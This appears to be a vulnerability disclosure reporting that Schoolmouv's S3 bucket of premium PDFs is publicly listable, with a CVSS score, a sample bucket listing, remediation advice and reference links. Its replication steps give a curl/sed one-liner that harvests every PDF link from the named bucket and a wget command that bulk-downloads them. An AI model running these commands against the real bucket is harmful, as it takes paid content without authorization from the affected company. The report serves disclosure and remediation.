Schoolmouv exposed Amazon S3 bucket

Description

The S3 bucket where PDFs -made for premium users of the website- are hosted, allows download of files without any key or verification.


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

How to replicate

The following steps can be used to demonstrate the vulnerability:

1. Open terminal
2. Run the following Curl command to generate a list of all download links (works only using bash) : `curl -s https://pdf-schoolmouv.s3.eu-west-1.amazonaws.com/ | sed 's/</ /g' | sed 's/>/ /g' | sed 's/ /\n/g' | grep '.pdf' | sed "s/^/https:\/\/pdf-schoolmouv.s3.eu-west-1.amazonaws.com\//" > download-urls.txt`
3. (OPTIONAL) : In case the Curl command did not work, access the website manually : https://pdf-schoolmouv.s3.eu-west-1.amazonaws.com/. To download a pdf just copy the `<KEY>` to the the end of the url. For example : `<Key> cartes/flux-migratoires-et-touristiques-dans-le-monde/carte.pdf </Key>` can be accessed thru this URL : https://pdf-schoolmouv.s3.eu-west-


1.amazonaws.com/cartes/flux-migratoires-et-touristiques-dans-le-monde/carte.pdf



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
−<ListBucketResult>
   <Name>pdf-schoolmouv</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>true</IsTruncated>
 −<Contents>
   +<Key></Key>
     <LastModified>2025-02-18T16:40:02.000Z</LastModified>
     <ETag>"da8ea69c769ba6f5b9e4225f79d7fa0a"</ETag>
     <Size>292015</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 +<Contents></Contents>
 +<Contents></Contents>
 +<Contents></Contents>
 −<Contents>
   −<Key>
       cartes/flux-migratoires-et-touristiques-dans-le-monde/carte.pdf
     </Key>
     <LastModified>2021-05-20T13:44:45.000Z</LastModified>
     <ETag>"d995d1c8a7f368101caedf6dd5ce6694"</ETag>
     <Size>444882</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
   −<Key>
       cartes/flux-migratoires-et-touristiques-dans-le-monde/flux-migratoires-et-touristiques-dans-le-
       monde_carte.pdf
     </Key>
     <LastModified>2025-02-17T20:28:06.000Z</LastModified>
     <ETag>"c36e53413269b6a340ef52c935565df5"</ETag>
     <Size>460024</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
     <Key>cartes/geopolitique-du-monde-actuel/carte.pdf</Key>
     <LastModified>2020-01-08T14:26:52.000Z</LastModified>
     <ETag>"1cafc235eb0dfe3c318bb88e2c7ab9ff"</ETag>
     <Size>326302</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
```

4. Download all the pdfs using wget : `wget -i download-urls.txt` or open the links in any browser to see and save the pdfs



https://pdf-schoolmouv.s3.eu-west-1.amazonaws.com/cartes/flu

SCHOOLMOUV

Flux migratoires et touristiques dans le monde

Carte

Flux migratoires et touristiques dans le monde

Principaux flux migratoires
Principales zones de départ des migrants
Principales zones d'arrivée des migrants
Principaux flux touristiques
Zones touristiques majeures
Grands bassins touristiques
AMÉRIQUE DU NORD
EUROPE
JAPON
Vers l'Asie
Vers l'Amérique du Nord
Océan Atlantique
Océan Pacifique
Océan Pacifique
Océan Indien
N
5000 km

Impact

An attacker can leverage this vulnerability to access premium content for free.

Likelihood

Any attacker on the internet can exploit this vulnerability

Recommendation

- Ensure that your Amazon S3 buckets use the correct policies and are not publicly accessible
- Implement least privilege access
- Follow the Security best practices for Amazon S3 : https://docs.aws.amazon.com/AmazonS3/latest/userguide/security-best-practices.html

References

To run Curl command on Windows : https://inventivehq.com/how-to-install-curl-on-windows-and-how-to-use-it/

To run Curl command on Linux : https://www.cyberciti.biz/faq/download-a-file-with-curl-on-linux-unix-command-line/

What is an Amazon S3 bucket? https://www.techtarget.com/searchaws/definition/AWS-bucket

To run wget : https://www.geeksforgeeks.org/wget-command-in-linux-unix/